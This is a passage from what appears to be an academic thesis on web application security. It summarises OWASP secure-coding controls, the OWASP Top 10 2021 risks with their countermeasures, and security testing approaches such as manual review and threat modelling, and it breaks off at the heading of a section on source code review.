Several significant factors must be taken into account in order to guarantee secure access to the database. First and foremost, it is essential to establish a secure configuration for both the hosting platform and the Database Management System (DBMS). In order to block unauthorized access and safeguard the data's integrity and confidentiality, it is necessary to enable and configure the security controls that are currently in place.

To further ensure that only authorized people or entities can access the database, secure authentication mechanisms should be put in place. The DBMS authentication process should be carried out securely, adhering to best practices for authentication protocols. A secure channel must be used for authentication in order to avoid data interception or unauthorized disclosure of login credentials.

Furthermore, using secure communication techniques when interacting with the database is strongly advised. It is best practice to only use secure communication methods, even though DBMS may support a variety of communication channels. In order to establish secure connections between client applications and the database server, encryption protocols and technologies must be used. By doing this, the chance of sensitive data being intercepted, altered, or accessed by unauthorized parties while in transit can be greatly reduced.

The risk of unauthorized access, data breaches, and manipulation can be reduced by putting these measures in place, which effectively secure database access.

II.2.4 – Encode and Escape Data

Injection attacks on web applications can be avoided with the help of defensive strategies like encoding and escaping. Encoding entails converting special characters into a different but functionally equivalent form that is safe for the intended interpreter. This transformation makes sure that the interpreted content is secure and won't run any malicious or unintended commands. In contrast, adding a special character before a potentially harmful character is the process of escaping. By doing this, the escaped character is viewed by the interpreter as a piece of data rather than a command or code that needs to be run. This aids in preventing any unintended consequences or vulnerabilities linked to the dangerous character.

It is advised to use output encoding just before the content is passed on to the target interpreter. Encoding is done at this point to convert any potentially harmful input into a safe format prior to the interpreter processing it. The timing of this procedure, it should be noted, is crucial. The use of the content in other parts of the program may be hampered if encoding or escaping is done too early in the request processing, possibly resulting in unexpected behavior or errors.

Web applications can successfully reduce the risk of injection attacks and guarantee the security and integrity of the processed data by implementing encoding and escaping techniques at the appropriate stages and in a well-coordinated manner.

II.2.5 – Implement Digital Identity

When undertaking web presence, a user's digital identity acts as a unique representation of them, enabling participation in a range of activities. On the other hand, authentication is the fundamental process of confirming a person's or an entity's claimed identity. By checking the user's credentials or using other authentication methods, it makes sure the user is who they say they are.

Servers must implement session management in order to preserve users' authentication status throughout all of their interactions with a system. It enables users to keep using the system without having to authenticate themselves again. The server can validate the user's identity during subsequent requests by using the user's session information, such as authentication tokens or session identifiers, which allows for a seamless and uninterrupted user experience.

Online transactions are secure and effective when they are built on a foundation of digital identity, authentication, and session management. They create a sense of trust, safeguard user privacy, and make it easy for users to access and use digital services. Protecting user data and fostering a secure online environment require the implementation of strong mechanisms for digital identity, authentication, and session management.

II.2.6 – Validate All Inputs

A crucial programming technique called input validation makes sure that only properly formatted data is accepted by software system components. Before using the data, it involves examining its syntax and semantic validity. While semantic validity makes sure the data is within acceptable bounds for the functionality of the application, syntax validity ensures that the data follows the expected format.

By significantly reducing the attack surface of applications, input validation makes it more difficult for attackers to exploit vulnerabilities. The fact that input validation is context-specific and cannot be applied uniformly as a general security rule should be noted.

Software systems can improve their security by processing only valid and safe data, reducing the risks associated with malicious input and potential vulnerabilities, by implementing strong input validation practices.

II.2.7 – Enforce Access Controls

Access control, also known as authorization, refers to the steps taken to grant or withhold a user's, a program's, or a process's specific requests. It entails the granting and revocation of privileges to access particular system features or resources. It is critical to distinguish between access control and authentication because the former is concerned with confirming access rights while the latter is focused on establishing user identities.

Access control functionality typically spans several software components, depending on how complex the access control system in use is. Setting user roles, defining permissions and privileges, establishing security policies, and allocating resources according to guidelines could all be included. Because they guarantee that only authorized parties are granted access to sensitive data or functionalities, access control mechanisms are crucial for maintaining the confidentiality, integrity, and availability of data and resources within a system.

The risk of unauthorized access, data breaches, and resource misuse must be reduced through the implementation of effective access control measures. It aids in securing sensitive data, guarding against unauthorized additions or deletions, and upholding the principle of least privilege, which states that users should only be given the privileges necessary to carry out their assigned tasks. Organizations can maintain a secure and controlled environment for their software systems by putting in place a strong access control framework.

II.2.8 – Protect Data Everywhere

Especially when it is covered by privacy laws, financial data protection regulations, or other pertinent rules, sensitive data needs to be protected more effectively. Attackers can use a number of techniques to exploit web and web-service applications and steal their data. Since each piece of information has a different level of sensitivity, it is essential to classify the data within a system. It is crucial to match each data category to the appropriate protection rules based on its level of sensitivity. There are two key guidelines to remember.

The first step is to encrypt data while it is being transmitted across any network. End-to-end communication security measures must be taken to guarantee the confidentiality and integrity of sensitive data while they are being transmitted. Secondly, encrypt data while it is at rest. It is best to never store sensitive data. To prevent unauthorized access, disclosure, or modification, it is crucial to make sure that such data is cryptographically protected if storage of it is necessary.

By following these guidelines, businesses can significantly improve the security of their sensitive data while reducing the dangers of unauthorized access and potential data breaches.

II.2.9 – Implement Security Logging and Monitoring

Security logging is the practice of documenting security-related data while an application is in use. It entails gathering pertinent information that can be used to analyze and look into security incidents. Contrarily, monitoring describes the automated real-time analysis of application and security logs. Designing and managing logging solutions securely is essential to guaranteeing the efficacy of security logging. The design of Secure Logging takes into account a number of crucial factors.

The integrity of the log data is first maintained by encoding and validating any potentially hazardous characters before logging them in order to help prevent log injection attacks. To protect private information, sensitive information shouldn't be logged. This includes passwords, sensitive data elements, and personally identifiable information (PII). Lastly, maintaining log integrity is necessary to guarantee the reliability and accuracy of the information that has been logged. Cryptographic methods like hash functions and digital signatures can be used to accomplish this.

By following these secure logging design principles, organizations can enhance their ability to detect and respond to security incidents, protect the confidentiality of sensitive data, and maintain log data integrity.

II.2.10 – Handle all Errors and Exceptions

A fundamental idea in programming called exception handling enables an application to handle various error states in a controlled way. The security and dependability of the code depend on how exceptions and errors are handled. Every part of an application, including crucial business logic and security-related code, can use error and exception handling. It is important for intrusion detection because some attacks against applications may produce errors that help catch ongoing attacks.

Error management that is effective is essential for reducing security flaws. To ensure proper handling of errors, it is crucial to adhere to certain rules. Adopting a centralized approach to exception management is one rule. Centralizing exception handling allows the code to avoid needless try/catch block duplication, making the code cleaner and easier to maintain. Managing unexpected behavior within the application is another crucial component. Any unexpected situations that may occur during runtime should be addressed properly by error handling to ensure that the application reacts appropriately and stays safe.

The balance between security and usability must be struck when displaying error messages to users. While error messages shouldn't reveal sensitive information, they should still give users enough information to understand the problem and resolve it. The logging of exceptions must be thorough. Logging should record enough data to help with support, forensic analysis, incident response, and troubleshooting. This makes it possible to solve issues effectively and helps find security gaps. Finally, error handling code must be thoroughly tested. Thorough testing guarantees that error handling mechanisms work as intended and can handle a range of error scenarios. Developers can find and fix any flaws or vulnerabilities in the error handling procedure by carrying out thorough tests.

Developers can greatly improve the security and dependability of their applications by following these rules and best practices for handling errors. In today's digital environment, where security threats and vulnerabilities are pervasive, effectively managing errors and reducing potential risks is essential.

Chapter II.3: Exploring the Key Web Applications Security Threats

A thorough analysis of the most important security flaws in web applications is done in this chapter. A thorough analysis of the OWASP Top 10 Vulnerabilities follows the introduction of key security concepts. The chapter examines the ten common vulnerabilities related to internet-centric environments after delving into the Open Web Application Security Project and putting a special emphasis on the Top Ten Project (OWASP Top Ten:2021, 2021). Each vulnerability is fully described, with pertinent examples and recommended countermeasures to reduce the risks.



2017
A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring
2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*
* From the Survey

Figure 5: OWASP Top Ten 2021 Changelog

(OWASP Top Ten:2021, 2021)

II.3.1 – Broken Access Control

Inadequate user authentication implementation and poor session management lead to the vulnerabilities known as Broken Authentication and Session Management. Despite the fact that there are frameworks and functions that provide secure authentication and session management, developers frequently create custom solutions, raising the risk of exploiting these weaknesses (Attia, Nasr, & Kassem, 2016).

When unauthorized users gain access to private information and system resources, a security flaw known as Broken Access Control arises. Information leakage and service interruptions are potential outcomes of this. Many web applications fail to properly enforce access rights, allowing unauthorized users to access resources or functionality. Specifications for access control policies and the access control mechanisms that carry out and enforce these policies make up the two main parts of access control. Runtime verification mechanisms must be used, and access control models must be correctly supported and implemented. It is also essential to make sure that all resources that need access protection are adequately covered by the access control policies and that the policies are not just implemented but also enforced.

It is crucial to take care of the following requirements during the early phases of application development in order to prevent access control vulnerabilities. As it may develop into a complex security control with numerous features, a thorough and well-planned access control design should be established from the start. In order to improve the effectiveness of request filtering, all requests must be subjected to access control checks using the "deny by default" strategy. In order to reduce potential risks, it is also crucial to grant users, programs, and processes the minimal access required. Last but not least, recording access control failures is crucial because it can be used to locate potential malicious users who are scanning the application for flaws.

II.3.2 – Cryptographic Failures

The confidentiality, integrity, and authenticity of sensitive data transmitted and stored within web applications are seriously put at risk by cryptographic failure. To protect data from unauthorized access and manipulation while it is in transit or at rest, cryptographic mechanisms are crucial. Cryptographic techniques, however, can introduce vulnerabilities that attackers can exploit when they are used incorrectly or inappropriately.

Weak key management, unsecured random number generation, and inadequate encryption algorithms are some examples of common cryptographic errors in web applications, according to OWASP. When encryption keys are generated, stored, or managed insecurely, it makes it simpler for attackers to guess or obtain the keys. This is known as weak key management. The overall security of the system may be jeopardized by the generation of predictable or weak cryptographic keys as a result of insecure random number generation. Additionally, using vulnerable or outdated encryption algorithms can make the cryptographic protection ineffective because attackers may be able to use these algorithms' flaws to their advantage.

Web application developers must follow industry best practices and standards for cryptographic implementation to address cryptographic failures. To do this, you must employ reliable and powerful encryption algorithms, secure key generation and management procedures, and appropriate random number generation methods. To mitigate any known vulnerabilities, it is also essential to frequently update and patch cryptographic libraries and components. Additionally, to guarantee the effectiveness of the cryptographic controls, secure configuration of cryptographic settings and parameters, such as cipher suites and key lengths, is crucial. Common cryptographic errors can be avoided by properly configuring these settings in accordance with accepted cryptographic standards and guidelines.

It is important to remember that cryptographic errors in web applications can have serious repercussions, including compromised system integrity, unauthorized access to data, and data breaches. Therefore, to safeguard sensitive data and maintain the overall security of web applications, a comprehensive approach to cryptographic design, implementation, and ongoing maintenance is necessary. The use of strong encryption algorithms, secure key management, and a strict adherence to cryptographic best practices are all necessary to address cryptographic failures on web applications. Developers can greatly improve the security posture of their web applications and protect the confidentiality and integrity of sensitive data by heeding the advice given by OWASP and keeping up with the most recent cryptographic standards.

II.3.3 – Injection

Web applications frequently face the serious security risk of injection attacks. These attacks take place when an interpreter receives untrusted data as part of a command or query, and the attacker can manipulate or insert malicious code that the interpreter will then execute. Injection flaws can have serious repercussions like unauthorized data access, data loss, or even the application's and underlying system's total compromise.

SQL injection, command injection, and LDAP injection are a few examples of common injection attacks, according to OWASP. To manipulate or expose the database, SQL injection occurs when an attacker inserts erroneous SQL statements into the application's input. To execute arbitrary commands on the underlying system, command injection involves injecting malicious commands into the application's input. On the other hand, LDAP injection targets programs that use LDAP queries and enables the attacker to manipulate these requests and gain unauthorized access to confidential data.

Web application developers must use parameterized queries and proper input validation to prevent injection attacks. While parameterized queries separate data from commands to prevent malicious code injection, input validation makes sure that user-supplied data follows the expected format. To reduce the risk of injection vulnerabilities, it is essential to use secure coding techniques, such as prepared statements or parameterized stored procedures. Additionally, when accessing databases or running commands, the principles of least privilege and strict privilege separation should be used.

The impact of successful injection attacks can be greatly diminished by ensuring that applications have restricted permissions and only access the essential resources. To find and fix injection vulnerabilities, routine security testing and code review are crucial. Potential injection points can be found and the efficacy of mitigation measures can be verified using manual penetration testing and automated vulnerability scanning tools. It's critical to stay up to date with security updates and patches for the programs and frameworks used to develop web applications. Regularly updating interpreters, libraries, and frameworks helps reduce known vulnerabilities that can be taken advantage of through injection attacks.

In conclusion, secure coding practices, input validation, and appropriate parameterized queries must all be carefully implemented in order to prevent injection attacks on web applications. Developers can significantly lower the risk of injection vulnerabilities and improve the security of their web applications by adhering to the recommendations made by OWASP and being vigilant about upholding secure coding practices.

II.3.4 – Insecure Design

Web applications that use insecure design techniques may have serious vulnerabilities that put users' security at risk. To improve the security posture of their applications, developers must comprehend and fix these design flaws.

A lack of proper threat modeling, disregarding security controls during the early stages of design, or inadequate protection of sensitive data are just a few examples of how insecure design can appear. These design flaws may have detrimental effects, such as unauthorized access, data breaches, and compromises to the functionality and integrity of the application.

Developers should apply secure design principles from the beginning in order to reduce vulnerabilities caused by insecure design. In order to identify potential risks and prioritize security controls appropriately, this includes conducting thorough threat modeling. Developers can put the right security measures in place to prevent potential threats by understanding the attack vectors unique to their application.

To guarantee that only authorized users have access to sensitive resources and functionalities, proper access control mechanisms should be established. To avoid unauthorized access and session hijacking, secure authentication and management of sessions should also be implemented. Sensitive data should be protected with encryption both in transit and at rest. Strong encryption algorithms and appropriate key management procedures should be used to protect data at rest, while secure communication protocols, like HTTPS, should be used to protect data during transmission.

To find and fix any potential insecure design patterns, continuous security testing and code review are crucial in addition to secure design. Regular security assessments, such as penetration testing and vulnerability scanning, can help reveal design flaws and offer insights into the necessary corrective actions. Addressing insecure design in web applications requires staying current with industry best practices and staying informed about new security threats. Developers should incorporate secure coding practices into their development processes and keep up with security standards and guidelines, such as those offered by OWASP.

Web Developers can significantly lower the risk of insecure design vulnerabilities in web applications by adhering to secure design principles, performing thorough threat modeling, putting in place strong access controls, and using encryption and secure communication protocols.

II.3.5 – Security Misconfiguration

A common problem that can cause serious vulnerabilities in web applications is security misconfiguration. It takes place when security settings are misconfigured or left in the default positions, leaving the application vulnerable to attacks. For web applications to be secure and authentic, security misconfigurations must be understood and addressed.

The web server, application server, database, or even the application code itself may have security configuration errors. Default or weak passwords, unnecessary enabled features or services, incorrect file and directory permissions, and a lack of secure communication protocols are typical examples of security misconfigurations.

Developers should take a proactive stance toward secure configuration management to reduce security misconfigurations. This entails carefully comprehending the configuration choices and settings of the application's component parts and making sure that they comply with security best practices. To create a baseline for secure configurations, one should adhere to secure configuration guidelines and checklists offered by industry organizations like OWASP. These recommendations cover a wide range of topics, such as server configurations, access controls, authentication methods, session management, and encryption settings.

To find any misconfigurations and fix them right away, regular security assessments and audits should be conducted. Automated tools can help by checking applications for frequent misconfiguration problems and making correction suggestions. Additionally, to further ensure that users, processes, and systems only have the privileges and access rights necessary to carry out their intended functions, the principle of least privilege should be used. To reduce the attack surface, unnecessary features, services, and ports should be disabled or removed. Furthermore, to identify any unauthorized changes or departures from the secure baseline, it is crucial to continuously monitor the configuration of the application. To record and alert on any security misconfiguration events, logging and alerting mechanisms must be in place. The importance of keeping an up-to-date inventory of software dependencies and components cannot be overstated. To address known security vulnerabilities and make sure the application is running on the most recent secure versions, regular updates and patches should be applied.

The importance of keeping an up-to-date inventory of software dependencies and components cannot be overstated. To address known security vulnerabilities and make sure the application is running on the most recent secure versions, regular updates and patches should be applied.

II.3.6 – Vulnerable and Outdated Components

Many different parts, such as libraries, frameworks, plugins, and third-party software, are frequently incorporated into web applications. These elements speed up development and improve functionality. The management and updating of these components, however, can expose web applications to serious security risks. These components contain exploitable flaws that could jeopardize the application's overall security posture.

Developers should follow best practices to reduce the risk brought on by outdated and vulnerable components. Keeping track of all the components used in the application, along with their versions and sources, is an essential practice. This inventory makes it easier to keep track of security updates and advisories for these components. Component management is crucially dependent on timely updates and patching. Developers should keep up-to-date on any security flaws related to the components and immediately apply any patches or updates made available by the component vendors. Maintaining a secure application requires giving priority to updates that fix known vulnerabilities.

Effective component management requires version control and risk assessments. Developers should evaluate the risk attached to particular components, taking into account elements like acceptance by the community, responsiveness to security issues, and popularity. Using version control tools allows for consistent component usage and update tracking. Constant monitoring is necessary for finding flaws in components, and automated vulnerability scanning solutions can help with routine inspections, find flaws, and offer suggestions for fixing them.

When integrating components into web applications, developers should follow secure development practices. Input validation and output encoding are examples of secure coding practices that reduce the introduction of vulnerabilities in custom code and mitigate widespread attacks like injection and cross-site scripting (XSS). The status of components' support and maintenance should be taken into account. It is best to steer clear of using parts that are no longer being actively maintained or are nearing the end of their useful lives. Such components might contain unresolved security problems.

To find flaws and vulnerabilities in the application and its components, regular security testing, including penetration testing, is crucial. These tests mimic actual attack scenarios and show any potential dangers. Web application developers can greatly reduce the risk of vulnerabilities introduced by vulnerable and out-of-date components by taking a proactive approach to managing components, keeping up with security advisories, applying patches and updates on time, and adhering to secure development practices.

II.3.7 – Identification and Authentication Failures

Identification and authentication are essential elements of web application security. However, when these mechanisms are applied incorrectly, they can result in serious flaws that attackers can take advantage of. For risk mitigation and web application protection, it's crucial to comprehend the potential effects of these vulnerabilities and put effective countermeasures in place.

Different security risks and consequences may arise if identification and authentication are improperly implemented. Compromise of user accounts, where attackers can use flaws to gain unauthorized access, is one serious risk. Unauthorized data access, manipulation, or even total control over the application may result from this. Attackers may also pretend to be legitimate users, which could lead to serious problems like illegal transactions, data theft, or the release of private information.

Attackers frequently use the technique of credential theft to take advantage of holes in the identification and authentication process. Successful credential theft can result from methods like phishing, in which users are duped into disclosing their credentials, or brute-forcing, in which attackers attempt passwords repeatedly. In order to steal user credentials, attackers may also use network traffic interception or authentication system flaws.

Several countermeasures should be put into place to lessen identification and authentication failures. First and foremost, a strict password policy that mandates users create secure passwords and update them on a regular basis needs to be implemented. Consideration should also be given to multi-factor authentication, which adds an additional layer of security by requiring both the user's password and a physical object (e.g., a unique code from a mobile device). In order to stop session hijacking or session fixation attacks, secure session management procedures should be put in place. This includes creating distinctive session IDs, handling session timeouts appropriately, and sending session-related data securely.

The identification of potential weaknesses in the identification and authentication process can be aided by routine security assessments and vulnerability scanning. These evaluations can reveal flaws like insecure user credentials storage, weak encryption algorithms, and a lack of secure communication protocols.

In conclusion, identification and authentication failures can actually damage web applications by exposing confidential information and jeopardizing user and system security. Organizations can effectively reduce the risks associated with these vulnerabilities and improve the security of their web applications by implementing strong identification and authentication mechanisms, enforcing strong password policies, using multi-factor authentication, and keeping up with security updates.

II.3.8 – Software and Data Integrity Failures

The accuracy, completeness, and reliability of both the application itself and the data it handles are all guaranteed by software and data integrity, a crucial component of web application security. Integrity flaws allow for the manipulation or corruption of software and data by attackers, creating a number of security risks and compromises. The integrity of web applications must be maintained by comprehending the potential effects of these failures and putting the right countermeasures in place.

A variety of security risks, such as unauthorized changes to software code or data, data tampering, injection attacks, and the introduction of malicious code, can arise from integrity failures. These flaws can be used by attackers to gain access without authorization, steal confidential data, modify application behavior, or impair vital functionality.

The introduction of malicious code into web applications is one of the major risks related to integrity failures. When untrusted data is handled or validated incorrectly, injection attacks, such as SQL injection or cross-site scripting (XSS), can happen, giving attackers the ability to run arbitrary code inside the application. These assaults have the potential to compromise the entire system, cause data breaches, and allow unauthorized access. Data modification while in transit or at rest is a risk as well. To obtain unauthorized access or tamper with important data, attackers may intercept communication channels, alter data that is being transmitted, or manipulate stored data. Data corruption, loss, or incorrect processing can result from data integrity failures, which can also affect the overall dependability and accuracy of web applications.

Several countermeasures should be put into place to lessen software and data integrity failures. To guarantee that every piece of user-supplied data is correctly validated and sanitized before processing, appropriate input validation and sanitization techniques must be used. Injection attacks can be thwarted and the effects of malicious code execution can be minimized with the aid of secure coding techniques like strict input validation routine adherence. Strong access control mechanisms must be put in place to stop unauthorized data and software modification or tampering. Critical components or data sets should only be modified by authorized individuals or procedures. Monitoring and auditing system activity on a regular basis can assist in quickly identifying and responding to any unauthorized changes or integrity breaches. Another crucial safeguard to maintain the integrity and confidentiality of sensitive data is data encryption. Organizations can prevent unauthorized access and manipulation of data while it is in transit and at rest by encrypting it. This adds another level of defense against integrity failures.

In conclusion, software and data integrity issues put web applications at serious risk of manipulation, unauthorized access, and data breaches. Organizations can improve the integrity of their web applications and defend against potential attacks by implementing strong input validation, access control mechanisms, data encryption, and being vigilant with software updates.

II.3.9 – Security Logging and Monitoring Failures

To identify security incidents and take appropriate action, detect unauthorized activity, and provide useful forensic information in web applications, effective security logging and monitoring are essential. The capacity of an organization to identify and counter security threats, however, can be significantly hampered by deficiencies in security logging and monitoring. Maintaining the security of web applications requires being aware of the potential repercussions of these failures and putting in place the necessary countermeasures.

Organizations may face a number of difficulties when security logging and monitoring are insufficient. First of all, it may be challenging to track and analyze security events across various components and systems in the absence of thorough and centralized logging. Without a consolidated view of logs, it is difficult to identify and correlate suspicious activity, which allows attackers to go undetected. Additionally, poor log management techniques, such as inconsistent or incomplete logging, can reduce the efficacy of monitoring efforts. Logs may miss crucial security events and pertinent contextual data, making it difficult for the organization to identify potential security incidents and take prompt action.

The absence of appropriate log storage and protection mechanisms is a serious concern. The loss of crucial log data due to insufficient log storage space or retention guidelines may prevent organizations from conducting in-depth investigations or satisfying compliance requirements. Additionally, attackers can manipulate or delete logs to hide their tracks if logs are not adequately protected from unauthorized access or tampering, making it more difficult to identify and analyze security incidents. Failures in security logging and monitoring can be abused by attackers, with potentially dire results. Attackers may use logging flaws to launch covert operations, manipulate logs to conceal their actions, or even launch attacks that are specifically directed at the logging infrastructure. This may result in ongoing unauthorized access, data breaches, and reputational harm to the company.

Organizations should put in place a number of crucial countermeasures to reduce security logging and monitoring failures. First and foremost, a thorough logging strategy should be established, outlining which events need to be recorded, how logs should be formatted, and how long logs need to be kept. To enable efficient monitoring and incident response, it is crucial to include pertinent security events, system activities, and user interactions in the logging scope. Additionally, organizations need to make sure that logs are shielded from tampering and unauthorized access. The integrity and availability of log data can be maintained by implementing secure log storage using technologies like write-once-read-many (WORM) devices or tamper-evident logging solutions. To stop unauthorized additions or deletions, strict access controls and log repository monitoring should be implemented.

A centralized log management system that combines logs from various sources and offers real-time monitoring and alerting capabilities should also be implemented by organizations. This makes it possible to analyze logs effectively, correlate them, and identify security incidents throughout the entire application environment. Logs should be regularly reviewed and analyzed to look for unusual activity or signs of compromise. Using security information and event management (SIEM) tools, applying cutting-edge analytics methods, and establishing proactive threat hunting procedures can all help with this.

In summary, failures in security logging and monitoring can seriously impair the security posture of web applications. Organizations can improve their capacity to recognize and effectively respond to security threats by implementing thorough logging strategies, guaranteeing the integrity and protection of log data, and utilizing robust log management and monitoring practices.

II.3.10 – Server-Side Request Forgery

A critical vulnerability called Server-Side Request Forgery (SSRF) enables an attacker to send specially created requests from the server to other internal or external systems. Unauthorized access, data exposure, and potentially compromised sensitive information can result from this. To guard against this vulnerability, it is crucial to comprehend the dangers of SSRF and put the right countermeasures in place.

An attacker can abuse the trust put in the server's capacity to send outgoing requests if SSRF is successfully exploited. He can make the server send requests to unintended locations, including internal resources, external systems, or even the server itself, by manipulating the requested URLs or IP addresses. This may lead to several malicious actions, such as data exfiltration, remote code execution, or additional attacks on internal systems.

There should be several countermeasures put in place to reduce SSRF vulnerabilities. To stop attackers from injecting malicious URLs or IP addresses into the server's request parameters, input validation and sanitization are essential. The risk of SSRF can be significantly decreased by validating and limiting user-supplied input to ensure that it follows expected formats and does not contain dangerous or unauthorized destinations. Additionally, when configuring the server's access controls and permissions, the least privilege principle should be followed. The potential impact of SSRF attacks can be reduced by limiting the server's outgoing requests to trusted resources and preventing access to internal or sensitive systems.

Another successful defense strategy is to implement a whitelist-based strategy for outgoing requests. To do this, a list of permitted destinations must be established, and before a request is sent, the requested URLs or IP addresses must match the whitelist. To prevent unauthorized access, all requests that do not match the whitelist should be declined or closely examined. By separating vital internal systems from the web application server, network segregation can also lessen the effects of SSRF. The likelihood that SSRF attacks will be able to access sensitive resources can be reduced by properly implementing network zoning, firewalls, and access controls.

In conclusion, SSRF vulnerabilities must be fixed if web applications are to be protected and genuine. Organizations can significantly lower the risk of SSRF and safeguard sensitive data and systems from unauthorized access by implementing robust input validation, applying the principle of least privilege, utilizing whitelist-based request filtering, implementing network segregation, and performing routine security testing.

Chapter III: Uncovering Proven Methodologies for Rigorous Security Testing

Adopting a security development lifecycle is crucial for ensuring the creation of secure applications. Security considerations and testing should be incorporated at every stage of the project lifecycle, especially in applications handling sensitive data and important information. The information system's security and intended functionality are both verified through the testing process. This entails actively examining the application for flaws, vulnerabilities, and technical flaws, then fixing them. This chapter will examine the OWASP-recommended testing methodology.

III.1 – Security Testing Approach

When establishing a thorough testing program, a variety of testing techniques can be applied at different stages of the development process. Additional details about those methodologies will be revealed in this section.

The aforementioned methods can be used throughout the software development life cycle at different stages. The testing framework put forth by OWASP offers a thorough overview of the various testing methods and where they fit into the development process. The framework is shown visually in the figure above, which also shows how these methods can be applied at various stages of the software development life cycle.




Figure 6: OWASP Testing Framework Workflow

(OWASP, 2016)

III.1.1 – Manual inspections & review

Manual inspections, also known as human reviews, play a crucial role in assessing the security implications of people, policies, and processes involved in software development. These audits involve looking at technological choices, like architectural plans, to find any potential security issues. They are typically carried out through documentation analysis or by speaking with designers or system owners in interviews.

Manual inspections and reviews are extremely effective at finding security issues despite how simple they are. The design and implementation of the application are discussed, and questions are raised in order for testers to quickly ascertain whether or not there are likely to be any security issues. These checks are useful for evaluating not only the application but also the entire software development life cycle process, as well as the presence of adequate security policies and expertise. Assuming that the information provided by the stakeholders is accurate, a trust-but-verify model should be used during manual inspections and reviews. This strategy contributes to the thoroughness and dependability of the review process. Manual reviews are particularly helpful for determining whether people involved in the development process comprehend security requirements, are knowledgeable about pertinent policies, and have the skills necessary to design and implement a secure application.

In general, manual inspections and reviews play a crucial role in a thorough security testing program, offering insights into the efficiency of the software development life cycle and assisting in the discovery of potential security gaps that may exist within the organization's policies and skill sets.

Advantages	Disadvantages
Does not rely on any accompanying technology or tools	Can be resource-intensive
Can be implemented across diverse scenarios	Relies on existing resources, additional materials not always available
Versatile	Relies heavily on human cognition and expertise
Encourages cooperation	

Figure 7: Evaluating Pros and Cons of Manual Inspections & Review

Source: Author Findings

III.1.2 – Threat modelling

A popular technique for helping system designers understand the security risks that their systems and applications may face is threat modelling. It essentially acts as a tool for applications risk assessment, allowing designers to create efficient mitigation strategies for potential vulnerabilities. Threat modeling aids in ranking security measures in order of importance by concentrating scarce resources and attention on the crucial components of a system. It is strongly advised that all applications go through the process of developing and documenting an extensive threat model. As the application develops, this process should ideally start early on in the Software Development Life Cycle (SDLC) and be periodically reviewed.

The following method is typically used to build a strong threat model. First, the application is meticulously disassembled through a manual inspection in order to fully comprehend its internal workings, including its resources, functionality, and connectivity. The assets are then precisely identified and divided into tangible and intangible categories, with a focus on ranking them according to their importance to the company. Exploring potential vulnerabilities across numerous domains, including technical, operational, and management aspects, is the next step. To get a realistic understanding of potential attack vectors from the perspective of an adversary, a thorough examination of potential threats is also conducted. This can be done by using threat scenarios or creating attack trees that show the different routes an attacker might take to exploit vulnerabilities. Organizations can more fully comprehend these threats' potential effects and develop efficient countermeasures by methodically investigating them.

In summary, threat modeling is a crucial practice for improving the security posture of applications. It enables designers to proactively identify and address security risks, fostering a more resilient and robust system through careful analysis and assessment. Organizations can successfully reduce vulnerabilities, protect vital assets, and improve overall security by following a structured threat modelling approach.

Advantages	Disadvantages
Gain a practical understanding of the system from the attacker's perspective	Newly developed method
Adaptable	Having well-developed threat models does not guarantee the overall quality or effectiveness of the software.
Versatile	

Figure 8: Evaluating Pros and Cons of Thread Modeling

Source: Author Findings

III.1.3 – Source Code Review

